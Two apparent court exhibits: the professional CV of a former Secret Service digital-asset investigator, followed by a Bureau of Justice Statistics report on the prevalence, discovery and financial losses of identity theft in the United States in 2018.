

**Exhibit A**

# Jeremy A. Sheridan

Managing Director

Blockchain and Digital Assets

555 12<sup>th</sup> Street NW, Suite 700, Washington, D.C. 20004

+ 1 202 215 2832

Jeremy.Sheridan@fticonsulting.com

## Education

Master's in Public  
Administration, University of  
Arizona

## Certifications

Certified Blockchain Expert,  
Blockchain Council

Certified Cryptocurrency  
Auditor, Blockchain Council

Certified Cryptocurrency  
Expert, Blockchain Council

Blockchain for Business  
Executive Education  
Certificate, Columbia  
Business School

Certified Information  
Security Manager (CISM),  
Information Systems Audit  
and Control Association  
(ISACA)

Chief Information Security  
Officer (CISO) Certificate,  
Carnegie Mellon University

Security Leadership  
Certificate, Global  
Information Assurance  
Certificate (GIAC)

Strategic Planning, Policy,  
and Leadership Certificate,  
GIAC

## Associations

Virginia Blockchain Council

Jeremy A. Sheridan is an expert in digital currencies, financial crime investigations, blockchain and smart contracts. As an agent with the Secret Service, he conducted more than 60 federal and state financial and cybercrime investigations, resulting in 37 arrests and a 100% conviction rate. He has testified in federal and state court on multiple occasions and served as an expert witness on cryptocurrency matters in front of the U.S. House of Representatives and the U.S. Senate. As Assistant Director at the Secret Service for the Office of Investigations, Jeremy established the agency's first dedicated illicit finance and digital asset investigative team and directed the agency's global investigative mission of 3,000 personnel and 162 offices. Mr. Sheridan supports all of FTI Consulting's cryptocurrency workstreams, with his focus on digital asset investigations, expert testimony for digital asset-based cases, and development of investigative strategies to identify the flow of funds and assign attribution to end-user accounts.

In addition to his work on digital assets and blockchain, Mr. Sheridan leads large scale engagements for clients in data governance and data privacy, supports digital asset forensic operations, and directs fraud investigative teams.

Mr. Sheridan has led private sector digital asset business in regulatory strategy, policy, and procedures, representing client bases in proactive engagements to include building trusted relationships with government officials and organizations to communicate regulatory successes, provide recommendations, identify impacts of potential regulatory decisions, and develop new approaches in anticipation of the evolving regulatory landscape. He has identified compliance gaps created by new regulatory actions. He has coordinated Compliance and Legal entities to evaluate the adequacy and effectiveness of internal controls relating to regulatory risks. A few notable projects include:

- Directed regulatory response to Terra / Luna, Celsius, OFAC sanctions of industry entities, and FTX bankruptcy.
- Identified, investigated, and prosecuted complex cyber-crime violations through strategically aligned collaborations with the private sector, preventing more than \$3B in fraud loss.
- Directed judicial actions to seize more than \$2.5B in fraudulently obtained funds, including assets in cryptocurrency and digital money.
- Created and implemented the United State Secret Service's first dedicated digital asset investigative unit.



Jeremy A. Sheridan, March, 2023

### Testimony/Expert Witness

- Expert Witness, United States House of Representatives, House Committee on Homeland Security, Subcommittee on Cybersecurity, Infrastructure Protection & Innovation and Subcommittee on Intelligence and Counterterrorism, “A Whole-of-Government Approach to Combatting Ransomware: Examining DHS’s Role”, November 17, 2021. [Committee Transcript](#).
- Expert Witness, United States Senate, Senate Committee on Judiciary, “America Under Cyber Siege: Preventing and Responding to Ransomware Attacks”, July 27, 2021. [Committee Video](#), (testimony commences at 57:23).
- Expert Witness, United States House of Representatives, House Committee on Homeland Security, “Terrorism and Digital Financing: How Technology is Changing the Threat”, July 22, 2021. [Committee Video](#), (testimony commences at 36:50).
- Testimony, April 18 -19, 2001, USA, et al v. Alfred Crutchley, Threats Against the President of the United States, Threats Against Former Presidents and Their Families, Possession of a Firearm by a Person Previously Convicted of a Felony, Case No. 4:00-cr-01413-FRZ.
- Grand Jury Testimony, September 20, 2000, USA, et al v. Drake, Passes Counterfeit Obligations or Securities, Case No. 4:00-cr-01231-RCC-JC-1.
- Grand Jury Testimony, May 10, 2000, USA v. Rickey, Conspiracy to Pass Counterfeited Obligations of the United States, Case No. 4:00-cr-00687-RCC-2.
- Grand Jury Testimony, April 21, 1999, USA, et al v. Romero, Conspiracy to Pass Counterfeit Obligations or Securities, Passes Counterfeit Obligations or Securities, Case No. 4:99-cr-00591-FRZ-1.
- Grand Jury Testimony, March 3, 1999, United States of America v. Sandoval, Fraud and Related Activity in Connection with Access Device, Case No. 4:99-cr-00305-FRZ-GEE-1.
- Testimony, January 14, 1999, USA, et al v. Ba, Conspiracy to Defraud the United States, Utter Forged and Counterfeit Security, Bank Fraud, Case No. 4:98-cr-01042-FRZ-2 / 4:98-mj-04870-JC-2.
- Grand Jury Testimony, December 9, 1998, USA, et al v. Piery, Possession and Uttering Counterfeited Obligations of the United States, Case No. 4:98-cr-01500-FRZ-CRP-1.
- Grand Jury Testimony, September 9, 1998, USA, et al V. Crowder, et al, Conspiracy to Counterfeit and Pass Obligations or Securities, Counterfeiting and Forging Obligations or Securities, Case No. 4:98-cr-01096-FRZ-JC-1.

### Media Appearances and Publications

- [CFTC Sues a DAO, Raising Legal Questions for DeFi Founders and Users](#), Decrypt.co, 2022.
- [As Crypto Regulation Looms Ahead, Here are the Bills to Look Out For](#), TechCrunch.com, 2022
- [Crypto Rules Likely to Follow European Models as U.S. Fiddles](#), Forbes.com, 2022.
- CoinDesk TV interviews, September 7, 2022 and October 11, 2022.
- [Prime Trust State of Regulation Report](#), October 2022.
- CNBC Crypto World interview, [October 2022](#).
- [GeoComply Blog Post](#), Geolocation Tools are “Invaluable Assets” for Sanction Controls, November 2022.

### Professional Presentations and Speaking Engagements

- Secure World: Ransomware as an Evolution of Cybercrime. September 23, 2021
- Washington Post Live: Securing Cyberspace. January 13, 2021

Jeremy A. Sheridan, March, 2023

- SINET Live: Behind the Inner Workings of Criminal and Nation State Tradecraft: Their MOs, Organizational Structures, and Tactics. January 18, 2021
- International Association of Financial Crimes Investigators (IAFCI): Digital Asset Regulatory Frameworks for Security Considerations. August 31, 2022
- Cambridge Symposium on Economic Crime: Cryptocurrency and Blockchain AML Summit, Overview of the Current Landscape and A Whole New World. September 5<sup>th</sup> and 7<sup>th</sup>, 2022
- P3 Network: National Security Implications if the U.S. Does Not Lead in Crypto Regulation. September 10, 2022
- CoinDesk Webinar: State of the Industry, Regulation for Now and the Future. September 15, 2022
- Blockworks Digital Asset Summit: The Convergence of CeFi and DeFi Architecture. September 14, 2022
- Money 2020: Crypto Advocacy in the U.S. and Nigeria. October 25, 2022
- CoinDesk Webinar: A Look Ahead at Top Compliance Trends in Crypto for 2023. December 1, 2022

#### **Employment History**

- March 2023 – Present: FTI Consulting – Technology Segment, Washington, D.C., Managing Director
- April 2022 – February 2023: Prime Trust LLC, Vice President of Regulatory Affairs
- September 1997 – April 2022: United States Secret Service, Assistant Director

**Exhibit B**



April 2021, NCJ 256085

# Victims of Identity Theft, 2018

Erika Harrell, Ph.D., *BJS Statistician*


In 2018, an estimated 23 million persons, or about 9% of all United States residents age 16 or older, reported that they had been victims of identity theft during the prior 12 months (**figure 1**). Five percent of residents age 16 or older had experienced at least one incident involving the misuse of an existing credit card, and 4% had experienced the misuse of an existing bank account. One percent reported the misuse of their personal information to open a new account. Less than 1% had experienced the misuse of their personal information for other fraudulent purposes, such as for getting medical care, a job, or governmental benefits.

Financial losses due to identity theft totaled \$15.1 billion among the 16.3 million victims age 16 or older with known losses of \$1 or more (70% of all victims).

This report uses data from the 2018 Identity Theft Supplement (ITS) to the National Crime Victimization Survey. From January to June 2018, the ITS collected data from persons about their experience with identity theft during the 12 months preceding the interview.

**FIGURE 1**

**Persons age 16 or older who had experienced at least one identity-theft incident in the past 12 months, by type of theft, 2018**



Note: Details do not sum to totals because persons could experience more than one type of identity theft. Excludes persons who reported discovering the most recent identity-theft incident prior to the reference period (12 months before the Identity Theft Supplement interview). Includes persons who did not know when they discovered the most recent incident (8% of victims). In 2018, there were 258 million persons age 16 or older living in noninstitutionalized, residential settings in the United States. See appendix table 1 for estimates and standard errors.

\*Comparison group.

†Difference with comparison group is significant at the 95% confidence level.

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

## HIGHLIGHTS

- In 2018, about 9% of persons age 16 or older had been victims of identity theft during the prior 12 months.
- For 90% of identity-theft victims, the most recent incident involved only the misuse or attempted misuse of at least one type of existing account, such as a credit card or bank account.
- Monetary losses across all incidents of identity theft totaled \$15.1 billion in 2018.
- Among victims who resolved the financial and credit problems associated with their identity theft, more than half (55%) did so in 1 day or less.
- Victims of new account misuse (15%) and personal information misuse (17%) were more likely to experience severe emotional distress than victims of the misuse of only one type of existing account (7%).
- An estimated 7% of identity-theft victims reported the crime to police, and 88% contacted a credit card company or bank.
- Half of all victims of identity theft (51%) were in households with incomes of \$75,000 or more.

## Defining identity theft for this report

This report details the number, percentage, and demographic characteristics of victims who experienced one or more incidents of identity theft during a 12-month period. It focuses on the most recent incident and describes—

- victim characteristics
- victim responses to identity theft
- how victims discovered the crime
- offender characteristics, including how the offender obtained the victim's personal information
- financial losses and other consequences of identity theft, including the amount of time victims spent resolving associated problems
- reporting of the incident to credit card companies, credit bureaus, or law enforcement agencies
- the level of distress experienced by victims of identity theft.

Identity-theft victims are persons age 16 or older who experienced one or more of the following:

- **Misuse of an existing account**—completed or attempted unauthorized use of one or more existing accounts, such as a credit card, debit card, checking, savings, telephone, online, mortgage, or insurance account.
- **Opening of a new account**—completed or attempted unauthorized use of personal information to open a new account, such as a credit card, debit card, checking, savings, telephone, online, mortgage, or insurance account.
- **Misuse of personal information**—completed or attempted unauthorized use of personal information for fraudulent purposes, such as getting medical care, a job, or governmental benefits; renting an apartment or house; or providing false information to law enforcement when charged with a crime or traffic violation. This excludes the completed or attempted unauthorized use of personal information to open a new account or to misuse an existing account.

## Placing identity-theft incidents within the reference period

Due to the nature of identity theft, placing incidents into the Identity Theft Supplement's (ITS) reference period presents several challenges. First, an incident of identity theft can take place or continue over an extended period of time without the victim's knowledge. Second, when the victim does discover the identity theft, they may be unable to determine when it began. Third, the victim may perceive an incident that occurred prior to the reference period as having occurred more recently, a phenomenon often referred to as the telescoping effect.

In the 2018 ITS, the reference period was 12 months prior to the interview. Respondents were first asked whether someone had misused or attempted to misuse an account or personal information in the past 12 months. Next, the respondent was asked to report the month and year in which the most recent incident of attempted or completed identity theft was discovered. As a result, some respondents reported that they experienced at least one identity-theft incident in the past 12 months but that they discovered the most recent incident prior to the reference period.

Most respondents who reported at least one incident of identity theft in the past 12 months discovered the most recent incident within the reference period (89%) (**table 1**). This varied by type of theft. Among respondents who reported the misuse of an existing account other than a credit card or bank account, 92% discovered the most recent incident within the reference period. By comparison, among respondents who reported that the most recent incident was misuse of personal information, 78% discovered it within the reference period.

**TABLE 1**

**Percent of respondents who reported experiencing identity theft in the past 12 months, by most recent incident's discovery and type of theft, 2018**

Type of identity theft	Discovered within reference period			
	Total	Yes <sup>a</sup>	No <sup>b</sup>	Unknown <sup>c</sup>
Any	100%	89.4%	3.0%	7.7%
Misused only one type of existing account	100%	89.8%	2.5%	7.7%
Credit card	100%	89.1	2.2	8.7
Bank	100%	90.3	2.8	7.0
Other	100%	91.6	2.8	5.5
Opened new account only	100%	88.5%	3.3%	8.2%
Misused personal information only	100%	77.9%	12.9%	9.2%
Misused multiple types	100%	89.6%	4.1%	6.3%
Existing account only <sup>d</sup>	100%	90.8	3.5	5.7
Other <sup>e</sup>	100%	87.0	5.4	7.5

Note: Details may not sum to totals due to rounding. Estimates are based on the most recent incident of identity theft and unweighted data. The reference period is 12 months before the Identity Theft Supplement interview.

<sup>a</sup>The most recent identity-theft incident was discovered during the reference period.

<sup>b</sup>The most recent identity-theft incident was discovered prior to the reference period.

<sup>c</sup>The most recent identity-theft incident was discovered on an unknown date.

<sup>d</sup>Includes victims who experienced two or more of the following: misuse of a credit card, bank account, or other existing account.

<sup>e</sup>Includes victims who experienced two or more of the following: misuse of an existing account, personal information to open a new account, or personal information for other fraudulent purposes.

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

*Continued on next page*

## Placing identity-theft incidents within the reference period (continued)

The Bureau of Justice Statistics compared two versions of the 2018 ITS data: (1) a version that included all respondents who reported at least one incident of identity theft in the past year and (2) a restricted version that excluded respondents who discovered the most recent incident prior to the reference period. For each type of identity theft, there was no statistically significant difference between these two datasets in estimating the number of victims and the percentage of persons age 16 or older who experienced identity theft (**table 2**). In other words, excluding respondents who discovered the most recent identity-theft incident prior to the reference

period did not significantly affect the 2018 estimates of identity theft. As a result, this report excludes respondents who discovered the most recent identity-theft incident prior to the reference period from 2018 estimates.<sup>1</sup>

<sup>1</sup>Previous reports in this series that were based on data from the National Crime Victimization Survey screener, and the 2008, 2012, 2014, and 2016 ITS did not use information about the incidents' discovery dates to calculate identity-theft estimates. This was primarily due to the lack of data on discovery dates or on certain types of identity theft. As a result, all reported incidents of identity theft were included when calculating estimates in those reports.

**TABLE 2**

**The most recent incident of identity theft based on all reported incidents and restricted data, by type of theft, 2018**

Type of identity theft	Number of victims		Percent of all persons age 16 or older	
	Full data*	Restricted <sup>a</sup>	Full data*	Restricted <sup>a</sup>
<b>Total</b>	23,901,320	23,183,020	9.3%	9.0%
<b>Misused only one type of existing account</b>	20,204,030	19,663,220	7.8%	7.6%
Credit card	9,871,670	9,650,050	3.8	3.7
Bank	8,725,600	8,467,070	3.4	3.3
Other	1,606,760	1,546,110	0.6	0.6
<b>Opened new account only</b>	1,032,410	996,000	0.4%	0.4%
<b>Misused personal information only</b>	717,060	634,780	0.3%	0.2%
<b>Misused multiple types</b>	1,947,820	1,889,010	0.8%	0.7%
Existing account only <sup>b</sup>	1,329,760	1,295,940	0.5	0.5
Other <sup>c</sup>	618,060	593,070	0.2	0.2

Note: Details may not sum to totals due to rounding. Estimates are based on the most recent incident of identity theft. In 2018, there were 258 million persons age 16 or older living in noninstitutionalized, residential settings in the United States. See appendix table 2 for standard errors.

\*Comparison group.

<sup>a</sup>Excludes persons who reported discovering the most recent identity-theft incident prior to the reference period (12 months before the Identity Theft Supplement interview). Includes persons who did not know when they discovered the most recent incident (8% of victims).

<sup>b</sup>Includes victims who experienced two or more of the following: misuse of a credit card, bank account, or other existing account.

<sup>c</sup>Includes victims who experienced two or more of the following: misuse of an existing account, personal information to open a new account, or personal information for other fraudulent purposes.

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

**For the majority of identity-theft victims, the most recent incident involved the misuse of an existing account**

For about 90% of victims of identity theft, the most recent incident involved only the misuse of at least one type of existing account (table 3). This included about 85% of victims experiencing the misuse of only one type of existing account. The remainder (6% of victims) experienced the misuse of multiple types of existing accounts.

A total of 1.9 million victims (8% of victims) experienced multiple types of identity theft during the most recent incident. Of these, 1.3 million reported the misuse of multiple types of existing accounts, such as credit card, bank, telephone, or online accounts. The remaining 593,000 victims experienced a combination of misuse of an existing account, of personal information to open a new account, or of personal information for other fraudulent purposes.

**TABLE 3**

**Victims of identity theft, by type of most recent incident of theft, 2018**

Type of identity theft	Number of victims	Percent of all persons age 16 or older	Percent of all victims
Total	23,183,020	9.0%	100%
Misused only one type of existing account	19,663,220	7.6%	84.8%
Credit card*	9,650,050	3.7	41.6
Bank	8,467,070 †	3.3 †	36.5 †
Other	1,546,110 †	0.6 †	6.7 †
Opened new account only	996,000 †	0.4% †	4.3% †
Misused personal information only	634,780 †	0.2% †	2.7% †
Misused multiple types	1,889,010 †	0.7% †	8.1% †
Existing account only <sup>a</sup>	1,295,940 †	0.5 †	5.6 †
Other <sup>b</sup>	593,070 †	0.2 †	2.6 †

Note: Details may not sum to totals due to rounding. Estimates are based on the most recent incident of identity theft. Excludes persons who reported discovering the most recent identity-theft incident prior to the reference period (12 months before the Identity Theft Supplement interview). Includes persons who did not know when they discovered the most recent incident (8% of victims). In 2018, there were 258 million persons age 16 or older living in noninstitutionalized, residential settings in the United States. See appendix table 3 for standard errors.

\*Comparison group.

†Difference with comparison group is significant at the 95% confidence level.

<sup>a</sup>Includes victims who experienced two or more of the following: misuse of a credit card, bank account, or other existing account.

<sup>b</sup>Includes victims who experienced two or more of the following: misuse of an existing account, personal information to open a new account, or personal information for other fraudulent purposes.

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.



### Half of identity-theft victims were part of households with incomes of \$75,000 or more

The prevalence of identity-theft victimization was similar among males and females (9% each) (table 4). Whites (10%) had a higher prevalence of identity-theft victimization than blacks (7%), Hispanics (6%), and

Asians (8%). Persons age 35 to 49 accounted for 24% of all U.S. residents age 16 or older, but they accounted for 29% of all victims of identity theft. About 51% of victims of identity theft lived in a household with an annual income of \$75,000 or more, while accounting for 12% of U.S. residents age 16 or older.

**TABLE 4**  
**Demographic characteristics of victims of identity theft and the U.S. residential population age 16 or older, 2018**

Demographic characteristic	Victims of identity theft			U.S. residential population	
	Number of victims	Percent of U.S. residential population age 16 or older <sup>a</sup>	Percent of all victims	Number of persons age 16 or older	Percent of persons age 16 or older
Total	23,183,020	9.0%	100%	258,175,200	100%
<b>Sex</b>					
Male*	11,219,660	9.0%	48.4%	125,188,140	48.5%
Female	11,963,360 †	9.0	51.6 †	132,987,070	51.5
<b>Race/ethnicity</b>					
White <sup>b*</sup>	16,560,830	10.1%	71.4%	163,585,560	63.4%
Black <sup>b</sup>	2,100,740 †	6.8 †	9.1 †	30,846,330	11.9
Hispanic	2,719,120 †	6.4 †	11.7 †	42,553,730	16.5
Asian <sup>b</sup>	1,192,880 †	7.8 †	5.1 †	15,277,670	5.9
Other <sup>b,c</sup>	609,440 †	10.3	2.6 †	5,911,910	2.3
<b>Age</b>					
16–17	99,310 †	1.2% †	0.4% †	7,979,760	3.1%
18–24	1,759,310 †	5.9 †	7.6 †	29,916,270	11.6
25–34	4,410,270 †	9.8 †	19.0 †	44,892,670	17.4
35–49*	6,772,500	11.0	29.2	61,627,990	23.9
50–64	6,478,060	10.3 ‡	27.9	62,994,100	24.4
65 or older	3,663,570 †	7.2 †	15.8 †	50,764,410	19.7
<b>Household income</b>					
\$24,999 or less	2,847,190 †	6.0% †	12.3% †	47,499,520	18.4%
\$25,000–\$49,999	4,323,590 †	6.5 †	18.6 †	66,365,670	25.7
\$50,000–\$74,999	4,211,840 †	8.8 †	18.2 †	47,790,700	18.5
\$75,000 or more*	11,800,400	12.2	50.9	96,519,310	37.4

Note: Details may not sum to totals due to rounding. Estimates are based on the most recent incident of identity theft. Missing data for household income were imputed. Excludes persons who reported discovering the most recent identity-theft incident prior to the reference period (12 months before the Identity Theft Supplement interview). Includes persons who did not know when they discovered the most recent incident (8% of victims). See appendix table 4 for standard errors.

\*Comparison group.

†Difference with comparison group is significant at the 95% confidence level.

‡Difference with comparison group is significant at the 90% confidence level.

<sup>a</sup>Estimates are based on the number of persons in each category. For example, the percentage for males is the number of male victims of identity theft divided by the total number of males age 16 or older multiplied by 100.

<sup>b</sup>Excludes persons of Hispanic origin (e.g., “white” refers to non-Hispanic whites and “black” refers to non-Hispanic blacks).

<sup>c</sup>Includes Native Hawaiians, Other Pacific Islanders, American Indians, Alaska Natives, and persons of two or more races.

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

### The most common way victims discovered identity theft was through contact from a financial institution

Among victims who experienced misuse of an existing account, 46% discovered the incident when a financial institution contacted them about suspicious activity on their account, while 21% noticed fraudulent charges on their account (table 5). Victims of other types of

identity theft were most likely to discover the incident by notification from a company or agency that was not a financial institution (28% of victims). Fifteen percent of victims of other types of identity theft discovered the theft by receiving a bill or being contacted about an unpaid bill, and 12% discovered the theft when they had problems with applying for a loan, applying for governmental benefits, or filing income tax returns.

**TABLE 5**  
**Ways victims discovered identity theft, by type of theft, 2018**

Way victims discovered identity theft	Any identity theft	Misuse of existing account only <sup>a*</sup>	Other identity theft <sup>b</sup>
Total	100%	100%	100%
Contacted by financial institution about suspicious activity	43.9	46.0	12.3 †
Noticed fraudulent charges on account	20.1	21.3	2.5 †!
Noticed money missing from account	9.4	9.9	1.1 †!
Contacted financial institution to report a theft	6.6	6.9	2.4 †
Credit card declined, check bounced, or account closed due to insufficient funds	3.4	3.5	1.0 †!
Notified by company or agency	5.1	3.6	27.6 †
Received a bill or contacted about an unpaid bill	3.3	2.5	15.4 †
Problems with applying for a loan, applying for governmental benefits, or filing income taxes	1.1	0.4	11.5 †
Discovered through credit report or credit monitoring service	1.9	1.4	9.7 †
Received merchandise or card that victim did not order or did not receive product the victim ordered	0.6	0.4	4.1 †
Notified by police	0.3	0.1	3.1 †
Another way <sup>c</sup>	4.3	4.0	9.3 †
Number of victims	23,111,320	21,686,080	1,425,240

Note: Estimates are based on the most recent incident of identity theft. Excludes persons who reported discovering the most recent identity-theft incident prior to the reference period (12 months before the Identity Theft Supplement interview). Includes persons who did not know when they discovered the most recent incident (8% of victims). See appendix table 5 for standard errors.

\*Comparison group.

†Difference with comparison group is significant at the 95% confidence level.

! Interpret with caution. Estimate is based on 10 or fewer sample cases, or coefficient of variation is greater than 50%.

<sup>a</sup>Includes identity-theft incidents involving only the misuse of one type of existing account or the misuse of multiple types of existing accounts.

<sup>b</sup>Includes the following identity-theft incidents: the misuse of at least one type of existing account and the misuse of personal information to open a new account or for other fraudulent purposes; and the misuse of personal information to open a new account or for other fraudulent purposes.

<sup>c</sup>Includes noticing from suspicious contact, such as phishing; having problems logging into or accessing account; noticing account information was missing or stolen; someone else notifying the respondent; and discovery in other ways.

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

### Most identity-theft victims did not know who the offender was or how the offender obtained their information


Overall, 6% of victims knew something about the identity of the offender in the most recent incident of identity theft (not shown in tables). The portion of victims who knew something about the identity of the offender varied by type of identity theft, ranging from 3% of victims of existing credit card misuse to 17% of victims of misuse of personal information for fraudulent purposes (not shown in tables).

One in four (25%) victims knew how the offender obtained their personal information (**figure 2**). Victims of multiple types of identity theft (37%) were the most likely to know how the offender obtained their personal information.

Among victims who knew how the offender obtained their personal information, the majority of victims of credit card (57%) and bank (58%) account misuse reported that their information was obtained during a purchase or transaction (**table 6**). The majority of victims of personal information misuse (64%) and the unauthorized opening of a new account (55%) who knew how the offender obtained their personal information said it had been stolen from personnel files, stolen from an office or a company with this information, or used without permission by someone with access.

**FIGURE 2**

**Percent of victims of identity theft who knew how the offender obtained their personal information, by type of theft, 2018**



Note: Estimates are based on the most recent incident of identity theft. Excludes persons who reported discovering the most recent identity-theft incident prior to the reference period (12 months before the Identity Theft Supplement interview). Includes persons who did not know when they discovered the most recent incident (8% of victims). See appendix table 6 for estimates and standard errors.

\*Comparison group.

†Difference with comparison group is significant at the 95% confidence level.

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

**TABLE 6**

**Victims of identity theft who knew how the offender obtained their personal information, by method offender used and type of theft, 2018**

Type of identity theft	Number of victims who knew how the offender obtained their personal information	Method offender used to obtain personal information					
		Total	Lost/stolen from place <sup>a</sup>	Purchase/transaction <sup>b*</sup>	Hacking computer/scam email or phone call	Stolen from files/misused by person with access <sup>c</sup>	Other
Any	5,821,510	100%	15.7% †	47.6%	7.8% †	21.7% †	7.2% †
Misused only one type of existing account	4,653,250	100%	14.3% †	53.8%	7.4% †	17.3% †	7.2% †
Credit card	1,950,340	100%	12.7 †	56.8	6.9 †	18.3 †	5.2 †
Bank	2,358,870	100%	16.7 †	57.9	5.3 †	14.1 †	6.1 †
Other	344,050	100%	6.5 †	9.1	24.8 †	34.2 †	25.4 †
Opened new account only	299,120	100%	19.9% †	3.0% †	10.6% †	55.0% †	11.6% †
Misused personal information only	162,940	100%	20.3% †	<0.1% †	8.1% †	63.5% †	8.1% †
Misused multiple types	706,190	100%	22.0% †	36.8%	9.4% †	26.9% †	5.0% †

Note: Estimates are based on the most recent incident of identity theft and on the 5.8 million victims (25% of all victims) who knew how the offender obtained their information. Excludes persons who reported discovering the most recent identity-theft incident prior to the reference period (12 months before the Identity Theft Supplement interview). Includes persons who did not know when they discovered the most recent incident (8% of victims). See appendix table 7 for standard errors.

\*Comparison group.

†Difference with comparison group is significant at the 95% confidence level.

! Interpret with caution. Estimate is based on 10 or fewer sample cases, or coefficient of variation is greater than 50%.

<sup>a</sup>Includes lost information that someone found and information that was stolen from the mail or from a place where it was stored, including a wallet, a home, an office, or a car.

<sup>b</sup>Includes information that was stolen during in-person and online transactions, including by use of a skimmer or card reader.

<sup>c</sup>Includes information that was stolen from personnel files at a place of employment, stolen from an office or a company that had the victim's personal information in its files, or used without permission by someone with access to such files.

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

## Two-thirds of victims reported direct financial losses, and 5% reported indirect financial losses associated with identity theft

The economic impact of identity theft is measured by direct and indirect financial losses.<sup>2</sup> A direct financial loss is the monetary amount the offender obtained from misusing the victim's account or personal information, including the estimated value of goods, services, or cash obtained. It includes both out-of-pocket loss and any losses that were reimbursed to the victim.

<sup>2</sup>Direct and indirect financial losses include losses to victims and exclude financial losses to stores, credit card companies, and banks.

An indirect loss includes any other monetary cost caused by the identity theft, such as legal fees, bounced checks, and other miscellaneous expenses that are not reimbursed (e.g., postage, phone calls, or notary fees). All indirect losses are included in the calculation of out-of-pocket loss.

About two-thirds (68%) of victims reported a direct financial loss of at least \$1 associated with their most recent incident of identity theft (table 7). The mean direct loss was \$800, and the median was \$200. Direct losses were highest for victims who experienced the misuse of personal information and lowest for victims who experienced the misuse of an existing account other than a credit card or bank account.

**TABLE 7**

### Financial loss from victims' most recent incident of identity theft, by type of loss and theft, 2018

	Total identity theft	Misused only one type of existing account			Opened new account only	Misused personal information only*	Misused multiple types	
Type of loss		Credit card	Bank	Other			Existing account only <sup>a</sup>	Other <sup>b</sup>
Any loss <sup>c</sup>								
Mean	\$800	\$610 †	\$660 †	\$490 †	\$2,850	\$3,560	\$1,030 †	\$3,060
Median	\$200	\$200	\$200	\$100	\$800	\$1,000	\$300	\$600
Percent experiencing a loss	69.3%	72.1% †	75.0% †	48.2% †	38.1%	32.4%	77.8% †	69.2% †
Direct <sup>d,e</sup>								
Mean	\$800	\$610 †	\$660 †	\$490 †	\$3,000	\$4,400	\$1,010 †	\$3,050
Median	\$200	\$200	\$200	\$100	\$800	\$2,000	\$300	\$600
Percent experiencing a loss	68.4%	71.7% †	74.3% †	47.7% †	35.6% †	25.6%	77.1% †	67.5% †
Indirect <sup>f</sup>								
Mean	\$160	\$100 ‡	\$120	\$100 ‡	\$260	\$200	\$300	\$380
Median	\$30	<\$10	\$30	\$50	\$50	\$30	\$100	\$60
Percent experiencing a loss	4.8%	3.1% †	5.1% †	2.6% †	7.4% ‡	12.8%	7.5% ‡	14.8%
Total out of pocket								
Mean	\$640	\$440 †	\$560 ‡	\$320 †	\$1,380	\$1,290	\$910	\$1,150
Median	\$100	\$70	\$100	\$100	\$200	\$200	\$200	\$200
Percent experiencing a loss	12.1%	7.9% †	13.9% ‡	13.8% ‡	11.6% †	19.7%	20.8%	24.2%
Number of victims	23,183,020	9,650,050	8,467,070	1,546,110	996,000	634,780	1,295,940	593,070

Note: Estimates are based on the most recent incident of identity theft. Means and percentages were calculated using SPSS Complex Samples software. Excludes persons who reported discovering the most recent identity-theft incident prior to the reference period (12 months before the Identity Theft Supplement interview). Includes persons who did not know when they discovered the most recent incident (8% of victims). See appendix table 8 for standard errors.

\*Comparison group.

†Difference with comparison group is significant at the 95% confidence level.

‡Difference with comparison group is significant at the 90% confidence level.

<sup>a</sup>Includes victims who experienced two or more of the following: misuse of a credit card, bank account, or other existing account.

<sup>b</sup>Includes victims who experienced two or more of the following: misuse of an existing account, personal information to open a new account, or personal information for other fraudulent purposes.

<sup>c</sup>Includes any direct or indirect loss of \$1 or more.

<sup>d</sup>Includes victims who had a direct loss of \$1 or more and no indirect loss and victims who had both direct and indirect losses of \$1 or more.

<sup>e</sup>Mean amounts for direct losses could be greater than mean amounts of any loss due to top-coding, a procedure used to protect respondents with large loss amounts from the risk of disclosure. See *Methodology*.

<sup>f</sup>Includes victims who had an indirect loss of \$1 or more and no direct loss and victims who had both direct and indirect losses of \$1 or more.

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

In addition to direct financial losses, 5% of victims reported indirect losses of at least \$1. These victims had a mean indirect loss of \$160 and a median indirect loss of \$30.

Credit card, insurance, and other companies may reimburse some or all of the financial loss associated with identity theft, thus reducing or eliminating out-of-pocket losses for victims. At the time of their interviews, 12% of identity-theft victims had experienced out-of-pocket losses of \$1 or more, with a mean out-of-pocket loss of \$640 and a median of \$100. A larger percentage of victims of personal information misuse (20%) experienced out-of-pocket losses than victims of existing credit card (8%) and existing bank account misuse (14%).

